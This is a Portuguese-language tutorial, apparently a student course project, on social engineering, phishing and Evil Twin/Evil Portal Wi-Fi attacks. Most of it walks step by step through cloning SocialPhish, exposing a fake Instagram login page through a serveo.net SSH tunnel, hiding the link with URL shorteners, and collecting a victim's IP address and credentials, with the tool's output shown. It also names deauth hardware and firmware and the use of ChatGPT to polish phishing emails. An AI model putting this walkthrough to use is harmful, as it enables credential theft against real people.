1 - Phishing

2 - Deauth e Clone Portal (Evil portal com ddos no ap)

Hacking

Engenharia Social

“A engenharia social é uma técnica de manipulação que explora erros humanos para obter informações privadas, acessos ou coisas de valor. No crime cibernético, esses golpes de "hacking humano" tendem a atrair usuários desavisados para expor dados, espalhar infecções por malware ou dar acesso a sistemas restritos. Os ataques podem acontecer on-line, em pessoa e por outros meios de interação.”

Imagine que um e-mail chega com o assunto “Vazaram fotos suas do último final de semana!” e dentro deste email tem um link que supostamente levará a suas “fotos”. O impulso do ser humano é verificar tais fotos e assim começa o ataque. A base do Phishing é pegar e instigar o lado mais fraco da pessoa, os Hackers fazem isso tendo conhecimento sobre a sua vítima. Eles procuram saber do que ela gosta através das redes sociais e com isso vão observando qual será o melhor ataque.

O ChatGPT se tornou bastante popular entre as pessoas comuns e também entre os hackers. Com a IA eles conseguem deixar as mensagens mais atrativas e com exemplos prontos de mensagens em que ele possa apenas copiar e colar no e-mail. Da mesma maneira que as empresas de marketing utilizam as Inteligências Artificiais Generativas, os hackers utilizam para aperfeiçoar seus métodos. Podendo criar e-mails mais atrativos para um público específico ou para aperfeiçoar/revisar seu código, se houver algum erro.

Phishing

“Phishing é um tipo de ataque cibernético que usa e-mails, mensagens de texto, telefonemas ou sites fraudulentos para enganar as pessoas a compartilhar dados confidenciais, baixar malware ou se expor a crimes cibernéticos de outras formas.”

O termo **Phishing** vem da palavra **Fishing** (pesca, em inglês) e, no contexto da tecnologia, refere-se ao processo em que um hacker “pesca” dados confidenciais de uma vítima. Geralmente, o phishing é utilizado para atacar colaboradores dentro de uma empresa, pois os hackers conseguem acessar os sistemas por meio do ponto mais vulnerável da segurança: o ser humano. Esse ataque é uma das formas de **engenharia social**, em que o atacante direciona a vítima para um site clonado, idêntico ao real, a fim de roubar informações pessoais ou de login.

Outro tipo de ataque de phishing é o **Evil Twin** (Gêmeo do Mal), que ocorre em redes Wi-Fi. Nesse ataque, uma placa Wi-Fi realiza um **ataque DDoS** ao roteador, forçando-o a desconectar os clientes. Em seguida, uma segunda placa Wi-Fi cria uma rede com o mesmo nome da rede original, fazendo com que os clientes se conectem a ela. O ataque **Evil Twin** é uma das variações mais comuns de phishing, pois o dispositivo atacante se disfarça como o dispositivo legítimo, permitindo a execução de ataques subsequentes, como o **MITM (Man in the Middle)**, para interceptar mais informações.

Como Kevin Mitnick, um renomado especialista em segurança, destacou:
"Uma empresa pode gastar centenas de milhares de dólares em firewalls, sistemas de criptografia e outras tecnologias de segurança, mas se um cibercriminoso enganar uma pessoa de confiança dentro da empresa, todo esse dinheiro investido não servirá para nada."

Como funciona o ataque de phishing com Serveo.net e Socialphish

Serveo é um servidor SSH projetado para encaminhamento remoto de portas. Quando um usuário se conecta ao Serveo, ele recebe uma URL pública que qualquer pessoa pode usar para acessar o servidor local (localhost).

O uso do Serveo é vantajoso porque elimina a necessidade de abrir portas no roteador, simplificando o processo. No entanto, se você tiver acesso ao gerenciamento do roteador do seu **ISP** (Provedor de Serviços de Internet), pode realizar a mesma configuração diretamente no roteador, usando o seu **IP público** gerado pelo provedor.

A utilização do Serveo é bastante simples. Primeiro, abra um terminal e instale o **OpenSSH** (muitas distribuições Linux já vêm com ele instalado). Em seguida, execute o seguinte comando:

```
ssh -R 80:localhost:3000 serveo.net
```

Esse comando vai gerar uma URL que será enviada para o alvo. Frequentemente, atacantes utilizam encurtadores de URL, como **bit.ly** ou **abrir.link**, para ocultar o link gerado pelo Serveo.

No caso de um ataque, o **SocialPhish** pode ser usado para criar um servidor web com uma página clonada hospedada no **localhost**, redirecionada para uma porta específica, como a porta 3000. O Serveo, por estar configurado para escutar essa porta, hospeda o site clonado do **SocialPhish**. Assim, quando o alvo acessar a URL, será direcionado para uma página falsa gerada pelo SocialPhish, que pode ser usada para roubo de informações.

Ataque phishing com Linux Desktop e Android


Linux desktop:


- **Qualquer distribuição Linux**
- **OpenSSH**
- **SocialPhish**
- **Git**
- **PHP**
- **Curl**
- **Virtualbox(opcional)**
- **Conexão com a internet**


Instalação e Demonstração do Ataque(Versão Desktop):

No exemplo estou utilizando o virtualbox para criar uma máquina virtual linux, mas esse tipo de ataque pode ser utilizado tanto em uma máquina linux real quanto WSL no windows.

Criação da máquina virtual linux:


Criar Máquina Virtual
Nome e Sistema Operacional
Nome: Debian
Pasta (F): D:\Virtual box
Imagem ISO: C:\Users\aluno\Downloads\debian-12.8.0-amd64-netinst.iso
Edição:
Tipo: Linux
Subtype: Debian
Versão: Debian (64-bit)
Pular Instalação Desassistida
Instalação Desassistida (U)
Hardware
Disco Rígido (K)
Ajuda (H)
Voltar (B)
Finalizar
Cancelar



Criar Máquina Virtual
Nome e Sistema Operacional
Instalação Desassistida (U)
Hardware
Memória Base:
4096 MB
4 MB
16384 MB
Processadores:
2
1 CPU
20 CPUs
Habilitar EFI (SOs especiais apenas)
Disco Rígido (K)
Ajuda (H)
Voltar (B)
Finalizar
Cancelar




Agora basta apenas continuar o processo de instalação do Linux.

Instalação Openssh,PHP,CURL:

Abra o terminal linux e digite **sudo apt-get update.**



Assim que terminar digite **sudo apt-get install openssh-server php curl git -y** e espere terminar de instalar



Socialphish, o porquê dele?

O Socialphish é um framework para ataques phishing direcionado a sites clones. Ele automatiza algumas das etapas cruciais. Uma delas é a de auto-hospedar o site clone em dois métodos através de SSH tunneling(Ngrok e serveo.net). Além de conter templates dos sites clones tais como Steam, Instagram, Facebook,Google, etc.

Instalação e Configuração do Socialphish

Abra um terminal e digite o comando:

git clone https://github.com/TYehan/SocialPhish.git

```
aluno@vbox:~$ git clone https://github.com/TYehan/SocialPhish.git
Cloning into 'SocialPhish'...
remote: Enumerating objects: 419, done.
remote: Counting objects: 100% (122/122), done.
remote: Compressing objects: 100% (122/122), done.
remote: Total 419 (delta 78), reused 0 (delta 0), pack-reused 297 (from 1)
Receiving objects: 100% (419/419), 7.97 MiB | 8.02 MiB/s, done.
Resolving deltas: 100% (142/142), done.
aluno@vbox:~$
```

Agora digite o comando **cd SocialPhish** no mesmo terminal.


```
aluno@vbox:~/SocialPhish$
```

Agora digite o comando **chmod +x socialphish.sh**

```
aluno@vbox:~/SocialPhish$ chmod +x socialphish.sh
aluno@vbox:~/SocialPhish$
```

Digite o comando no terminal **./socialphish.sh**

```
aluno@vbox:~/SocialPhish$ chmod +x socialphish.sh
aluno@vbox:~/SocialPhish$ ./socialphish.sh
```




```
        .:.:.:. TYehan aka WhiteGhost .:.:.:.

[01] Instagram      [17] IGFollowers    [33] Custom
[02] Facebook       [18] eBay
[03] Snapchat       [19] Pinterest
[04] Twitter        [20] CryptoCurrency
[05] Github         [21] Verizon
[06] Google         [22] DropBox
[07] Spotify        [23] Adobe ID
[08] Netflix        [24] Shopify
[09] PayPal         [25] Messenger
[10] Origin         [26] GitLab
[11] Steam          [27] Twitch
[12] Yahoo          [28] MySpace
[13] Linkedin       [29] Badoo
[14] Protonmail     [30] VK
[15] Wordpress      [31] Yandex
[16] Microsoft      [32] devianART

[*] Choose an option:
```

Escolha a opção e aperte enter Ex:Instagram digite **01**

```
aluno@vbox:~/SocialPhish$ ./socialphish.sh
```



```
        .:.:.:. TYehan aka WhiteGhost .:.:.:.

[01] Instagram      [17] IGFollowers    [33] Custom
[02] Facebook       [18] eBay
[03] Snapchat       [19] Pinterest
[04] Twitter        [20] CryptoCurrency
[05] Github         [21] Verizon
[06] Google         [22] DropBox
[07] Spotify        [23] Adobe ID
[08] Netflix        [24] Shopify
[09] PayPal         [25] Messenger
[10] Origin         [26] GitLab
[11] Steam          [27] Twitch
[12] Yahoo          [28] MySpace
[13] Linkedin       [29] Badoo
[14] Protonmail     [30] VK
[15] Wordpress      [31] Yandex
[16] Microsoft      [32] devianART

[*] Choose an option: 1

[01] Serveo.net (SSH Tunelling, Best!)
[02] Ngrok

[*] Choose a Port Forwarding option:
```

Agora só escolher o método do tunelamento SSH. Irei utilizar o serveo.net na porta 3000.

```
[*] Choose an option: 1

[01] Serveo.net (SSH Tunelling, Best!)
[02] Ngrok

[*] Choose a Port Forwarding option: 01
[*] Choose a Port (Default: 3333 ): 3000
[*] Starting php server...
[*] Starting server...


[*] Send the direct link to target: https://9732b77cb4a9de599d4c37bf4aed3d2e.serveo.net

[*] Or using tinyurl: Error


[*] Waiting victim open the link ...
```

E ele já gera o link para enviar para a vítima.

Vitima:



Atacante:


```
[*] Waiting victim open the link ...

[*] IP Found!
[*] Victim IP: [redacted]
[*] User-Agent:  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
[*] Saved: instagram/saved.ip.txt


[*] Waiting credentials ...

[*] Credentials Found!
[*] Account: alunoaluno
[*] Password:  alunoteste
[*] Saved: sites/instagram/saved.usernames.txt
```

Android:


- **Android 5.0 ou maior(Dependendo da Versão do Termux).**
- **Termux**
- **OpenSSH**
- **SocialPhish**
- **Git**
- **PHP**
- **Curl**
- **Conexão com a internet**

Instalação do Termux no android


Abra o Termux depois de ter instalado o APK.



Digite o comando **pkg update && pkg install openssh curl git php - y**



Digite o comando **git clone** https://github.com/TYehan/SocialPhish.git



EVIL PORTAL

O ataque descrito utiliza um **Access Point (AP)** que cria uma rede falsa, oferecendo "internet" caso o usuário digite suas credenciais. Nesse tipo de ataque, conhecido como **Evil Portal**, o atacante exibe uma página de login falsa, alegando fornecer acesso à internet após o login. No entanto, essa página registra o nome de usuário e a senha inseridos, permitindo que o atacante capture os dados e desative o AP.

Esse tipo de ataque é uma variação de um conceito legítimo chamado **Captive Portal**, que é utilizado por empresas para fornecer acesso à internet a seus clientes, exigindo que eles realizem uma ação, como curtir uma página ou assistir a um vídeo. Um exemplo disso são padarias que utilizam o processo para gerar marketing e aumentar a visibilidade de seus estabelecimentos.

Um exemplo real de **Captive Portal** pode ser visto no **Senac Registro**, que oferece um Access Point chamado "Conecta Senac", sem senha. Ao se conectar à rede, o usuário é redirecionado a uma página onde deve inserir um nome de usuário e senha para ter acesso à internet.

Quando um usuário se conecta a uma rede Wi-Fi com o **Captive Portal**, ele é forçado a passar por uma tela de cadastro e captura de informações antes de ter acesso à internet. Esse processo de autenticação é crucial para garantir a segurança da empresa que está fornecendo a conexão ao público.

O ataque mencionado foi realizado utilizando um dispositivo **M5 StickC Plus 2**, que contém diversos sensores e é baseado na placa **ESP32-PICO-V3-02**. O dispositivo utiliza um **firmware** desenvolvido pela comunidade para testes de penetração, chamado **Bruce**.

https://bruce.computer/

https://www.kaspersky.com.br/resource-center/definitions/what-is-hacking